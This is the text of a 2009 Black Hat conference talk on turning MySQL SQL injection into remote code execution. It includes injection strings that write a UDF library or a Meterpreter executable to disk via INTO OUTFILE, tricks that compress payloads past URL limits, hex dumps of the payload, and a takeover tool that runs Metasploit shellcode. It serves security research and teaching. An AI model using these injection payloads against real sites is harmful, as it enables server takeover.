



security-assessment.com

Advanced MySQL Exploitation

Muhaimin Dzulfakar

Blackhat U.S.A 2009 – Las Vegas



- Who am I
 - Muhaimin Dzulfakar
 - Security Consultant
 - Security-Assessment.com

- SQL Injection

- An attack technique used to exploit web sites that construct SQL statement from user input
- Normally it is used to read, modify and delete database data
- In some cases, it is able to perform remote code execution

- What is a stacked query ?
 - Condition where multiple SQL statements are allowed. SQL statements are separated by semicolon
 - Stack query commonly used to write a file onto the machine while conducting SQL Injection attack
 - Blackhat Amsterdam 2009, Bernando Damele demonstrated remote code execution performed through SQL injection on platforms with stacked query
 - Today I will demonstrate how to conduct remote code execution through SQL injection without stacked query
 - MySQL-PHP are widely use but stacked query is not allowed by default to security reason

- Abusing stacked queries on MySQL

```
query.aspx?id=21; create table temp(a blob); insert into temp values ('0x789c.....414141')--
```

```
query.aspx?id=21; update temp set a = replace (a, '414141', 9775.....71)--
```

```
query.aspx?id=21; select a from temp into outfile '/var/lib/mysql/lib/udf.so'--
```

```
query.aspx?id=21; create function sys_exec RETURNS int SONAME 'udf.so'--
```

- Stacked query table

	ASP.NET	ASP	PHP
MySQL	Supported	Not supported	Not Supported
MSSQL	Supported	Supported	Supported
Postgresql	Supported	Supported	Supported

- Remote command execution on MySQL-PHP
 - Traditionally, simple PHP shell is used to execute command
 - Weak and has no strong functionality

- We need a reliable shell!
 - Metasploit contains variety of shellcodes
 - Meterpreter shellcode for post exploitation process
 - VNC shellcode for GUI access on the host

- File read/write access on MySQL-PHP platform
 - SELECT .. LOAD_INFILE is used to read file
 - SELECT .. INTO OUTFILE/DUMPFIL is used to write file
- Remote code execution technique on MySQL-PHP platform
 - Upload the compressed arbitrary file onto the web server directory
 - Upload the PHP scripts onto the web server directory
 - Execute the PHP Gzuncompress function to decompress the arbitrary file
 - Execute the arbitrary file through the PHP System function

- Challenge on writing arbitrary file through UNION SELECT
 - GET request is limited to 8190 bytes on Apache
 - May be smaller when Web Application firewall in use
 - Data from the first query query can overwrite the file header
 - Data from extra columns can add extra unnecessary data into our arbitrary data. This can potentially corrupt our file

- Fixing the URL length issue
 - PHP Zlib module can be used to compress the arbitrary file
 - 9625 bytes of executable can be compressed to 630 bytes which is able to bypass the max limit request
 - Decompress the file on the destination before the arbitrary file is executed

- Removal of unnecessary data
 - UNION SELECT will combine the result from the first query with the second query


query.php?id=21 UNION SELECT 0x34...3234,null,null--

First Query

Second Query

- Result from the first query can overwrite the file header
- Non existing data can be injected in the WHERE clause

Result from first query data + executable code



First Query

Executable code

```
64 65 66 63 6F 6E 0A 78 9C ED 9A CF 6F 12 41 14 C7 1F B0 B4 48 9A 48 4D F4 A0 31 59 EB 8F 40 62 76 45 91 10 92 9E 88 defcon.x...
F6 42 2C 05 69 3C D8 90 85 5D 84 66 97 DD B0 63 80 93 7B E5 6C 62 E2 AD 7F 02 31 8D 89 E7 D6 A4 87 72 F0 EC A1 21 86 .B,.i<...].
C4 A3 3F FE 5C 30 9C D9 9D B5 80 7B F1 A2 97 F7 49 86 37 DF 79 DF 7D 33 0C C3 9E E6 D5 A3 E2 E3 50 28 04 3E 61 88 5C ...?.\0.....
30 53 1F 0E 84 58 86 C6 BB 37 BD F1 0C 88 20 40 12 62 10 85 DF 6E 47 88 B1 F6 71 03 80 B5 28 1B 4B 80 9B 3F A1 FA E4 OS...X...7.
```

- Fixing the columns issue
 - In UNION SELECT, the second query required the same amount of columns as the first query
 - Compressed arbitrary data should be injected in the first column to prevent data corruption
 - Zlib uses Adler32 checksum and this value is added at the end of our compressed arbitrary data
 - Any injected data after the Adler32 checksum will be ignored during the decompression process

```
query.php?id=44444 UNION SELECT 0x0a0e13...4314324,0x00,0x00,  
into outfile '/var/www/upload/meterpreter.exe'
```

Random data after the Adler32 checksum

```
0000015F0A C5 ED D2 93 CD 4C 26 9D 89 FC EF 1D 40 E6 38 3E 10 44 D8 CA E7 73 52 6C EB 71 25 2E A5 E4 FB F2 3D DA D7 3A C4 30 .....L&.....@.8>.D...sRL.q%.....=...:0
00000186B8 32 93 72 2A 0E 20 5B 83 36 51 6A 34 92 AE 17 9B 7E 8F 68 7D 02 72 D7 50 15 A2 80 EC 7D D2 03 D3 A6 55 FE 62 2D 57 .2.r*. [.6Qj4....~.h}.r.P....}....U.b-W
000001AD C1 BB 03 C3 EE B3 1C DA 82 78 48 E3 45 E9 3C 2F F0 78 83 FB 82 7C FD C7 D4 13 08 FE E9 8B 73 5F 08 F8 9D 9A 8D F3 DC .....xH.E.</.x...|.....s_.....
000001D4 AC 2F C1 7D 3E A7 D4 77 67 46 FB B9 75 5E CB E7 07 F5 65 97 F8 FC B5 F9 E8 B7 00 BE D1 B8 4A DB 05 3E 6F 94 F7 67 EB ./.)>..wgF..u^....e.....J..>o.g.
000001FB 3D BF 0D B0 B9 A4 DE 32 D8 FE 80 FB BC E7 72 7F 47 57 7B 33 B3 EF EB E9 D0 DC 73 A1 B9 1D 60 3A BC A0 57 16 F4 EA DC =.....2.....r.GW{3.....s...`...W....
00000222 3A 04 F8 3E 5D E3 F3 87 25 80 4B 34 7B 05 BC 7B 4F EC BF CD F4 35 1A 4F F9 FC 51 EA 8F F3 F5 B0 99 D7 69 C5 E4 42 3E :.>]...%.K4{..{0....5.0..Q.....i..B>
00000249 BB A0 81 68 6D 53 A7 AF 26 B9 0E EE DB A5 6E A8 1A 54 2D A2 74 09 54 AB 35 CB E2 7D FF 88 55 35 F7 C8 55 B5 8E 0A BF ...hmS..&.....n..T-.t.T.5..}..U5..U...
00000270 00 61 B7 B5 7D 00 00
      ^
```

Adler32 Checksum

- Remote code execution on LAMP (Linux, Apache, MySQL, PHP)
 - By default, any directory created in Linux is not writable by mysql /web server users
 - When the mysql user has the ability to upload a file onto the web server directory, this directory can be used to upload our arbitrary file
 - By default, uploaded file on the web server through INTO DUMPFILE is not executable but readable. This file is owned by a mysql user
 - Read the file content as a web server user and write it back onto the web server directory
 - Chmod the file to be executable and execute using the PHP system function

- Remote code execution on WAMP (Windows, Apache, MySQL, PHP)
 - By default, MySQL runs as a Local System user
 - By default, this user has the ability to write into any directory including the web server directory
 - Any new file created by this user is executable
 - PHP system function can be used to execute this file

- **MySqloit**
 - MySqloit is a MySQL injection takeover tool

- **Features**
 - SQL Injection detection – Detect SQL Injection through deep blind injection method
 - Fingerprint Dir – Fingerprint the web server directory
 - Fingerprint OS – Fingerprint the Operating System
 - Payload – Create a shellcode using Metasploit
 - Exploit – Upload the shellcode and execute it

Demo

```
///
      | @__oo
    ^ ^ / (____|
  ) / ^ \ ^ \ _ )
  ) / ^ \ _ )
  ) _ / / _ )
^ ) / \ | | | ) _ )
< > | ( , ) _ )
| | / \ ) _ ) \
| \ ( ) _ ) _ )
| \ ( _____ ; ; ; _ ; ; ;
```

MySqlloit

|||

| @__oo

^ ^ / (____|

) / ^ \ ^ \ _)

) / ^ \ _)

) _ / / _)

^) / \ || |) _)

< > | (,,)) _)

|| / \) _)

| \ () _)

\ (_____ ; ; ; _ ; ; ;

Questions ?



|||

| @__oo

^ ^ / (____|

) / ^ \ ^ \ _)

) / ^ \ _)

) _ / / _)

^) / \ || |) _)

< > | (,,) _)

|| / \) _)

| \ () _)

\ (_____ ; ; _ ; ;

Thank You

muhammadindz@gmail.com